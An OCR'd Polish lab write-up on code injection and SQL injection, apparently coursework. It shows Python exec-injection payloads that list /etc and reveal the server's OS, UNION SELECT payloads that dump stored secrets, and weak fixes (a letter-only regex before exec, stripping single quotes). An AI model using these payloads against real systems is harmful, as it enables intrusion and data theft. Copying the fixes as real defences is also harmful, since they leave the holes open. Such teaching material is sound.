
Code Injection:

-wyświetlenie zawartości katalogu /etc/ na serwerze,

„0; import os; result = os.listdir("/etc");”

- rozpoznanie nazwy i wersji systemu operacyjnego serwera,

„0; import platform; result = platform.system() + " " + platform.release();”



- ściągnięcie z sieci dowolnego pliku i uruchomienie go.


//


2. Zablokowanie ataku (walidacja danych)

…

```
v = re.search('[a-zA-Z]', expr)
if(v == None):
    exec "result=%s" % expr
else:
    result = "Bad Fromat";
```

…






SQL Injection:

1. Uruchom aplikację sql_secrets.py, a następnie zademonstruj w jaki sposób można wykraść wszystkie sekrety.

Polecenie: ' UNION SELECT * FROM secrets '



Key: ' UNION SELECT * FROM secrets '
Secret: Hello world
Secret: Top secret

2. W jaki sposób atakujący może poznać wszystkie pola key?


Polecenie: ' UNION Select "s", key FROM secrets '

Key: ' UNION Select "s", key FROM secrets '
Secret: 1234
Secret: qwerty

3. Zaproponuj modyfikację programu blokującą omawiany atak.

…
key = key.replace("'", "");

…
Test:



Key: UNION SELECT * FROM secrets